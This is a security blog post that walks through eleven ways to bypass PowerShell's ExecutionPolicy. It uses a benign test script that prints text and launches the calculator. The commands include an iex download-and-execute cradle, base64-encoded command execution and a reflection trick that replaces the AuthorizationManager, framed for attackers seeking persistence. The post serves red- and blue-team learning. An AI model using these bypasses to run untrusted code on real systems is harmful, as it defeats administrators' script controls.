





PowerShell ExecutionPolicy Bypass

Recently I was discussing with colleagues popular ways to bypass PowerShell's ExecutionPolicy restrictions. I realized that I had not gone through and blogged about these bypasses, and thought it would be a fun blog post for today. By default PowerShell is configured to prevent the execution of PowerShell scripts on Windows systems. Which could prevent an engineer or developer from running PowerShell scripts locally on their machines. PowerShell has become a target for many attackers because it is built into most machines, and one can live off the land if you will. By learning some common bypass methods it will help an attacker or info sec professional hop over this false protection policy.



What is the Execution Policy?

According to [Microsoft](#), the execution policy is part of the security strategy of PowerShell. It determines whether you can load configuration files (including your PowerShell profile) and run scripts, and it determines which scripts, if any, must be digitally signed before they will run. It should be noted that Microsoft has gone on record saying that the ExecutionPolicy was never intended to be a security control.

In order to change the PowerShell Execution Policy you have to start PowerShell as an administrator and run the following command `Set-ExecutionPolicy -ExecutionPolicy RemoteSigned`. You can also set the RemoteSigned to unrestricted, but it is discouraged by Microsoft.

Alright, but what if you are not an administrator yet? You have basic low privilege access to a Windows machine, and you need to upgrade your shell to something more stable, or to add some Empire persistence. How can you change the ExecutionPolicy?

Viewing the Execution Policy

In order to get an idea of what the current machine or profile's ExecutionPolicy is already set to we can simply run the following commands.

```
PS C:> Get-ExecutionPolicy
```

```
PS C:\> Get-ExecutionPolicy
Restricted
PS C:\>
```

```
Get-ExecutionPolicy -List | Format-Table -AutoSize
```

```
PS C:\> Get-ExecutionPolicy -List | Format-Table -AutoSize

Scope      ExecutionPolicy
-----
MachinePolicy Undefined
UserPolicy  Undefined
Process     Undefined
CurrentUser Undefined
LocalMachine Restricted
```

For testing I will be running a simple command that will echo "Hello, World" to the screen and launch the calculator executable. The commands below will be saved as `test.ps1`.

```
Write-Host "Hello, World"
calc.exe
```

For demonstration purposes I have run the `test.ps1` file to show that the ExecutionPolicy is current set to restricted.

```
PS C:\> .\test.ps1
.\test.ps1 : File C:\test.ps1 cannot be loaded because running scripts is disabled on this system. For more
information, see about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\test.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess

PS C:\>
```

In the second screenshot, this is to demonstrate that I am running PowerShell as a low privilege user, and cannot set the ExecutionPolicy without elevating privileges.

```
PS C:\> Set-ExecutionPolicy Unrestricted


Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
Set-ExecutionPolicy : Access to the registry key
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell' is denied. To change the execution
policy for the default (LocalMachine) scope, start Windows PowerShell with the "Run as administrator" option. To
change the execution policy for the current user, run "Set-ExecutionPolicy -Scope CurrentUser".
At line:1 char:1
+ Set-ExecutionPolicy Unrestricted
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Set-ExecutionPolicy], UnauthorizedAccessException
+ FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.SetExecutionPolicyComma
nd

PS C:\>
```

Ways to Bypass Restrictions


1. Paste straight into the PowerShell Window ([Warning](#): There is a length limit of a single command. 2047 or 8191 depending on O/S version).

```
PS C:\> Write-Host "Hello, World"
Hello, World
PS C:\> calc.exe
PS C:\>
```




2. Echo the Script and Pipe it to PowerShell Standard In

```
PS C:\> Echo Write-Host "Hello, World"; calc.exe | PowerShell.exe -nopprofile -
Write-Host
Hello, World
PS C:\>
```




3. Read Script from a File and Pipe to PowerShell Standard In




A screenshot of a Windows PowerShell terminal window. The terminal shows the command `Get-Content .\test.ps1 | powershell.exe -nop -` being executed, which outputs `Hello, World`. Overlaid on the terminal is a Windows Calculator application window, set to 'Standard' mode, displaying the number '0'.

4. Download Script from URL (Remote and Local) and Execute with Invoke Expression




A screenshot of a Windows PowerShell terminal window. The terminal shows the command `powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('test.ps1')"` being executed, which outputs `Hello, World`. Overlaid on the terminal is a Windows Calculator application window, set to 'Standard' mode, displaying the number '0'.

5. Use the Command Switch



A screenshot of a Windows PowerShell terminal window. The terminal shows the command `powershell -command "Write-Host 'Hello, World'; calc.exe"` being executed, which outputs `Hello, World`. Overlaid on the terminal is a Windows Calculator application window, set to 'Standard' mode, displaying the number '0'.


6. Use the EncodeCommand Switch



```
Windows PowerShell
PS C:\> $command = "Write-Host 'Hello, World'; calc.exe"; $bytes = [System.Text.Encoding]::Unicode.GetBytes($command); $encodedCommand = [Convert]::ToBase64String($bytes); powershell.exe -EncodedCommand $encodedCommand
Hello, World
PS C:\>
```

The screenshot shows a Windows PowerShell window with a dark blue background. The user enters a command to encode a string and then execute it using powershell.exe. The output is "Hello, World". A Windows Calculator window is overlaid on the terminal, showing the "Standard" mode.


7. Use the Invoke-Command Command



```
PS C:\> invoke-command -scriptblock {Write-Host "Hello, World"; calc.exe}
Hello, World
PS C:\>
```

The screenshot shows a Windows PowerShell window where the user uses the Invoke-Command cmdlet to execute a scriptblock. The output is "Hello, World". A Windows Calculator window is overlaid on the terminal.

8. Use the Invoke-Expression Command




```
Windows PowerShell
PS C:\> Get-Content .\test.ps1 | Invoke-Expression
Hello, World
PS C:\>
```

The screenshot shows a Windows PowerShell window where the user reads a file named test.ps1 and pipes its contents into the Invoke-Expression cmdlet. The output is "Hello, World". A Windows Calculator window is overlaid on the terminal.


9. Use the “Bypass” Execution Policy Flag. In terms of Bypass this might be the funniest one, and best suited to show that Microsoft never meant for this to be a real security control.

```
PS C:\> powershell.exe -ExecutionPolicy Bypass -File .\test.ps1
Hello, World
PS C:\>
```

A standard Windows Calculator application window is open, showing the 'Standard' mode. The title bar says 'Calculator'. It has a minus sign, a square icon, and an 'X' icon in the top right. The main area shows 'Standard' with a menu icon on the left and a circular arrow icon on the right.

10. Disable ExecutionPolicy by Swapping out the AuthorizationManager


```
PS C:\> function Disable-ExecutionPolicy {($ctx = $ExecutionContext.GetType().GetField("_context","nonpublic,instance").
getvalue( $ExecutionContext)).GetType().GetField("_authorizationManager","nonpublic,instance").Setvalue($ctx, (new-object
t System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))}; Disable-ExecutionPolicy; .\test.ps1
Hello, World
PS C:\>
```

A standard Windows Calculator application window is open, showing the 'Standard' mode. The title bar says 'Calculator'. It has a minus sign, a square icon, and an 'X' icon in the top right. The main area shows 'Standard' with a menu icon on the left and a circular arrow icon on the right.

11. Set the ExecutionPolicy for the Process Scope

```
PS C:\> Set-ExecutionPolicy Bypass -Scope Process

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\> .\test.ps1
Hello, World
PS C:\>
```

A standard Windows Calculator application window is open, showing the 'Standard' mode. The title bar says 'Calculator'. It has a minus sign, a square icon, and an 'X' icon in the top right. The main area shows 'Standard' with a menu icon on the left and a circular arrow icon on the right.

There are of course other ways to perform the ExecutionPolicy Bypass, but hopefully this helps start to understand how easy it is to side step this restriction. Just a reminder to that Microsoft never intended for ExecutionPolicy to be a security control. Until next time!

SHARE



TAGS:

POWERSHELL

MICROSOFT

EXECUTIONPOLICY

BYPASS




— ABOUT [RYAN VILLARREAL](#)

📍 DENVER, COLORADO 🐦 TWITTER

NEXT

Visualizing Scans Part 1: IVRE

FEBRUARY 10, 2019



PREVIOUS

Merlin The (C2) Wizard!

JANUARY 15, 2019





— ABOUT —

Two cybersecurity professionals trying to get better at all things security.

— LATEST POSTS —

Information Gathering With Cobalt Strike

AUGUST 16, 2019

Navigating To A Web Site Step By Step

AUGUST 01, 2019

Atomic Red Team

JULY 30, 2019

— AUTHORS —

-
-
-

[Ryan Smith](#)

[Bestest RedTeam](#)

[Ryan Villarreal](#)

— TAGS —

802.11

802.1X

ACTIVE DIRECTORY

ANTI-CSRF

AUTOMATE

AUTOMATION

AWS

BETA

BETTERCAP

BGP

BITCOIN

BLOODHOUND

BLUE TEAM

BURPSUITE

BYPASS

BYT3BL33D3R

C2

CA

CAPTURE THE FLAG

CERTIFICATES

CLOUD

CLUSTER

CME

COBALT STRIKE

COMMAND AND CONTROL



OPINIONS EXPRESSED ARE SOLELY OUR OWN AND DO NOT EXPRESS THE VIEWS OR OPINIONS OF OUR EMPLOYERS.

